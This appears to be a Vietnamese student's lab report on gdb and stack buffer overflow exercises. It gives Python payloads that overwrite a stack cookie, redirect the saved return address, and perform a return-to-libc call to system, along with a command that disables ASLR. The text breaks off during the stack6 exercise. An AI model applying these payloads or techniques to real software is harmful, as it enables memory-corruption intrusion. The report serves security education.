

Họ và Tên : Nguyễn Tuấn Anh


Mã SV : B17DCAT008

I. Thực hành các lệnh gdb

Stack 1

Thực hiện các lệnh :

- **list** : xem mã nguồn và đánh số các dòng tương ứng
- **break** : đặt các breakpoint tại các dòng line number
- **Backtrace**: hiện trace của tất cả lời gọi hàm trong stack
- **Info frame**: xem address, language, address of arguments/local variables và các register (eip, ebp) lưu trong frame.
- **Disas main**: In ra code assembler



```
File Edit View Search Terminal Help
0x08048489 <+13>: lea    -0x4(%ebp),%eax
0x0804848c <+16>: mov    %eax,0x8(%esp)
0x08048490 <+20>: lea    -0x14(%ebp),%eax
0x08048493 <+23>: mov    %eax,0x4(%esp)
0x08048497 <+27>: movl   $0x8048570,(%esp)
0x0804849e <+34>: call   0x8048340 <printf@plt>
0x080484a3 <+39>: lea    -0x14(%ebp),%eax
0x080484a6 <+42>: mov    %eax,(%esp)
0x080484a9 <+45>: call   0x8048350 <gets@plt>
0x080484ae <+50>: mov    -0x4(%ebp),%eax
0x080484b1 <+53>: mov    %eax,0x4(%esp)
0x080484b5 <+57>: movl   $0x8048589,(%esp)
0x080484bc <+64>: call   0x8048340 <printf@plt>
0x080484c1 <+69>: mov    -0x4(%ebp),%eax
0x080484c4 <+72>: cmp    $0x41424344,%eax
0x080484c9 <+77>: jne    0x80484d7 <main+91>
0x080484cb <+79>: movl   $0x804859b,(%esp)
0x080484d2 <+86>: call   0x8048360 <puts@plt>
0x080484d7 <+91>: leave  0x0(%esp)
0x080484d8 <+92>: ret
---Type <return> to continue, or q <return> to quit---q
(gdb) q
root@kali: ~/Desktop/KTXN_K54/buffer_overflow# echo $student
NGUYEN_TUAN_ANH-B17DCAT008
root@kali: ~/Desktop/KTXN_K54/buffer_overflow#
```

Hình 1.1. Thực thi lệnh disas main

```
File Edit View Search Terminal Help
(gdb) next
Single stepping until exit from function main,
which has no line number information.
&buf : 0xbffff4a4, &cookie : 0xbffff4b4
AAAAAAAAAAAAAAAAAAAA

  cookie =      41
0xb7e74e46 in __libc_start_main () from /lib/i386-linux-gnu/i686/cmov/libc.so.6
(gdb) info frame
Stack level 0, frame at 0xbffff540:
 eip = 0xb7e74e46 in __libc_start_main; saved eip 0x80483b1
 called by frame at 0x0
 Arglist at 0xbffff538, args:
 Locals at 0xbffff538, Previous frame's sp is 0xbffff540
 Saved registers:
  ebx at 0xbffff52c, ebp at 0xbffff538, esi at 0xbffff530, edi at 0xbffff534,
  eip at 0xbffff53c
(gdb) q
A debugging session is active.

    Inferior 1 [process 3596] will be killed.

Quit anyway? (y or n) y
root@kali:~/Desktop/KTXN_K54/buffer_overflow# echo $student
NGUYEN_TUAN_ANH-B17DCAT008
root@kali:~/Desktop/KTXN_K54/buffer_overflow#
```

Hình 1.2. Thực thi lệnh info frame

II. Thực hành các stack

Thực hiện compile các stack.c với lệnh sau.

\$ gcc -fno-stack-protector -mpreferred-stack-boundary=2 stack.c -o stack

1. Stack1

```
File Edit View Search Terminal Help
root@kali:~/KTXN_K54/buffer_overflow# echo $student
NGUYEN_TUAN_ANH-B17DCAT008
root@kali:~/KTXN_K54/buffer_overflow# python -c "print 'A'*16 + 'DCBA'" | ./stack1
&buf : 0xbf945544, &cookie : 0xbf945554

  cookie = 41424344
You win!
root@kali:~/KTXN_K54/buffer_overflow#
```

Hình 2.1. Thực hiện khai thác lỗi với stack1

Giải thích : để khiến cho chương trình khi chạy in ra “you win !” thì phải làm cho giá trị của cookie = 0x41424344 → gây tràn stack bằng việc lấp đầy buf rồi đẩy giá trị 0x41424344 vào ngăn xếp của cookie.



Hình 2.2.Trạng thái cần đạt được

2. Stack2

```

root@kali: ~/KTXN_K54/buffer_overflow
File Edit View Search Terminal Help
root@kali:~/KTXN_K54/buffer_overflow# echo $student
NGUYEN TUAN ANH-B17DCAT008
root@kali:~/KTXN_K54/buffer_overflow# gcc -fno-stack-protector -mpreferred-stack-boundary=2 stack2.c -o stack2
root@kali:~/KTXN_K54/buffer_overflow# python -c "print 'A'*16 + '\x05\x03\x02\x01'" | ./stack2
&buf : 0xb789be04, &cookie : 0xb789be14

cookie = 1020305
you win!
root@kali:~/KTXN_K54/buffer_overflow#

```

Hình 2.3.Thực hiện khai thác lỗi với stack2

Giải pháp: cơ chế tương tự stack 1.




Hình 2.4.Trạng thái cần đạt được

3. Stack3

```
File Edit View Search Terminal Help
root@kali:~/KTXN_K54/buffer_overflow# echo $student
NGUYEN TUAN ANH-B17DCAT008
root@kali:~/KTXN_K54/buffer_overflow# python -c "print 'A'*16 + '\x00\x03\x02\x00'" | .
/stack3
&buf : 0xbff6cb34, &cookie : 0xbff6cb44
  cookie =      20300
you win!
root@kali:~/KTXN_K54/buffer_overflow#
```


Hình 2.5.Thực hiện khai thác lỗi với stack3



Hình 2.6.Trạng thái cần đạt được

4. Stack4

Vấn đề : Khi giải quyết stack 4 bằng phương pháp như stack 1, 2, 3 là khi hàm gets lấy giá trị đầu vào sẽ gặp phải 0x0A gây ra ngắt nhập liệu do nó là kí tự xuống dòng “\n” trong ASCII. Giá trị của 0x0A sẽ thay bằng 0x00 và các giá trị sau nó sẽ không được lấy.



Hình 2.7.Luồng thực thi của stack4 và các các giải quyết

Giải pháp : do các gây tràn cũ không thể thực hiện do giá trị đặc biệt nên phải sử dụng cách thay đổi luồng thực thi của chương trình. Cụ thể như sau : đưa địa chỉ nhánh “bằng” lên đỉnh stack (ghi đè EIP cũ) sau khi kết thúc chương trình → ngay lập tức thực thi các lệnh trong nhánh bằng in ra được “you win!”

Bước 1 : Tìm địa chỉ nhánh “bằng” nằm ngay sau lệnh JNE.

```

0x08048493 <+23>: mov    %eax,0x4(%esp)
0x08048497 <+27>: movl   $0x8048560,(%esp)
0x0804849e <+34>: call  0x8048340 <printf@plt>
0x080484a3 <+39>: lea    -0x14(%ebp),%eax
0x080484a6 <+42>: mov    %eax,(%esp)
0x080484a9 <+45>: call  0x8048350 <gets@plt>
0x080484ae <+50>: mov    -0x4(%ebp),%eax
0x080484b1 <+53>: cmp    $0xd0a00,%eax
0x080484b6 <+58>: jne    0x80484c4 <main+72>
0x080484b8 <+60>: movl   $0x804857a,(%esp)
0x080484bf <+67>: call  0x8048360 <puts@plt>
0x080484c4 <+72>: leave
0x080484c5 <+73>: ret
End of assembler dump.
(gdb) q
root@kali:~/KTXN_K54/buffer_overflow# echo $student
NGUYEN_TUAN_ANH-B17DCAT008
root@kali:~/KTXN_K54/buffer_overflow#


```

Hình 2.8.Tìm địa chỉ nhánh “bằng” dùng lệnh disas main để xem code ASM của hàm main

Bước 2 : Thực hiện lấp đầy các stack của buf, EBP cũ bằng giá trị tùy ý ở đây là ‘A’. Đẩy giá trị của nhánh “Bằng” tìm được vào EIP.

```
root@kali: ~/KTXN_K54/buffer_overflow
File Edit View Search Terminal Help
root@kali:~/KTXN_K54/buffer_overflow# python -c "print 'A'*24 + '\xb8\x84\x04\x08' " | .
/stack4
&buf : 0xbf9d0304, &cookie : 0xbf9d0314
you win !
segmentation fault
root@kali:~/KTXN_K54/buffer_overflow# echo $student
NGUYEN TUAN ANH-B17DCAT008
root@kali:~/KTXN_K54/buffer_overflow#
```

Hình 2.9.Thực hiện khai thác lỗi với stack4




Hình 2.10.Trạng thái cần đạt được

5. Stack5

Giải pháp : quay về hàm system vì không thể dùng printf, muốn in ra “You win!” ta dần làm cho hàm system thực thi một lệnh trong shell.

Tìm địa chỉ hàm system để thay thế cho địa chỉ hàm printf (là đối số của lệnh CALL)

Tạo chương trình shell in chuỗi “You win!” với tên là a, đặt quyền thực thi.



Hình 2.11. Luồng thực thi để thực hiện khai thác stack5

Bước 1: Loại bỏ cơ chế ASLR.

\$ sh -c “echo 0 > /proc/sys/kernel/randomize_va_space”

Bước 2 : tạo script đơn giản in ra “you win !” và cấp quyền thực thi cho nó.

1 **#!/bin/sh**

2 **echo “You win !”**

\$ chmod 777 a

Bước 3 : Tìm địa chỉ system


```
File Edit View Search Terminal Tabs Help
root@kali: ~/KTXN_K54/buffer_overflow/stack5 x root@kali: ~/KTXN_K54/buffer_overflow/stack6 x
root@kali:~/KTXN_K54/buffer_overflow/stack5# echo $student
NGUYEN TUAN ANH-B17DCAT008
root@kali:~/KTXN_K54/buffer_overflow/stack5# gdb stack5
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/KTXN_K54/buffer_overflow/stack5/stack5...done.
(gdb) run
Starting program: /root/KTXN_K54/buffer_overflow/stack5/stack5
warning: no loadable sections found in added symbol-file system-supplied DS0 at 0xb7fe0000
&buf : 0xbffff4b4, &cookie : 0xbffff4c4
^C
Program received signal SIGINT, Interrupt.
0xb7fe0cec in ?? ()
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e99c30 <system>
(gdb) █
```

Hình 2.11.Địa chỉ của system

Bước 4

Gán địa chỉ của hàm system trong bộ nhớ vào ngăn xếp chứa địa chỉ trở về của hàm main để khi main kết thúc nó nhảy về system

Xác định ô ngăn xếp chứa tham số của system: là đỉnh của ngăn xếp khi quay trở về hàm gọi


- Nhập chuỗi ./a và 1 ký tự kết thúc chuỗi
- Thêm n ký tự lấp đầy buffer, cookie
- 4 ký tự lấp đầy EPB cũ
- 4 ký tự xác định địa chỉ của system
- 4 ký tự bất kỳ để lấp địa chỉ trả về của system
- 4 giá trị xác định địa chỉ biến buffer

```

File Edit View Search Terminal Tabs Help
root@kali: ~/KTXN_K54/buffer_overflow/stack5 x root@kali: ~/KTXN_K54/buffer_overflow/stack6 x
root@kali:~/KTXN_K54/buffer_overflow/stack5# echo $student
NGUYEN_TUAN_ANH-B17DCAT008
root@kali:~/KTXN_K54/buffer_overflow/stack5# ./stack5
&buf : 0xbffff4f4, &cookie : 0xbffff504
^C
root@kali:~/KTXN_K54/buffer_overflow/stack5# python -c "print './a' + '\x00'*(1+0x0c+4+
4) + '\x30\x9c\xe9\xb7' + 'AAAA' + '\xf4\xf4\xff\xbf'" | ./stack5
&buf : 0xbffff4f4, &cookie : 0xbffff504
you win!
Segmentation fault
root@kali:~/KTXN_K54/buffer_overflow/stack5# vi a
root@kali:~/KTXN_K54/buffer_overflow/stack5# ls
a stack5 stack5.c t.txt test.txt
root@kali:~/KTXN_K54/buffer_overflow/stack5#

```

Hình 2.12. Thực hiện khai thác stack5



Hình 2.13. Trạng thái cần đạt được

6. Stack6

Vấn đề :


System chạy xong, thoát về hàm gọi nó.

Địa chỉ trở về của system là “AAAA” ~ “0x41414141”, chương trình không đọc được bộ nhớ ở đây nên gây lỗi phân đoạn.

Giải pháp :


Khắc phục lỗi phân đoạn.

Ép hàm system quay về một hàm để chấm dứt chương trình ví dụ ta sẽ chọn exit truyền địa chỉ trả về của hàm system là địa chỉ hàm exit, để thoát chương trình.




```
root@kali: ~/KTXN_K54/buffer_overflow/stack6 x root@kali: ~/KTXN_K54/buffer_overflow/stack6 x
root@kali:~/KTXN_K54/buffer_overflow/stack6# gdb stack6
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/KTXN_K54/buffer_overflow/stack6/stack6...done.
(gdb) run
Starting program: /root/KTXN_K54/buffer_overflow/stack6/stack6
warning: no loadable sections found in added symbol-file system-supplied DS0 at 0xb7fe0000
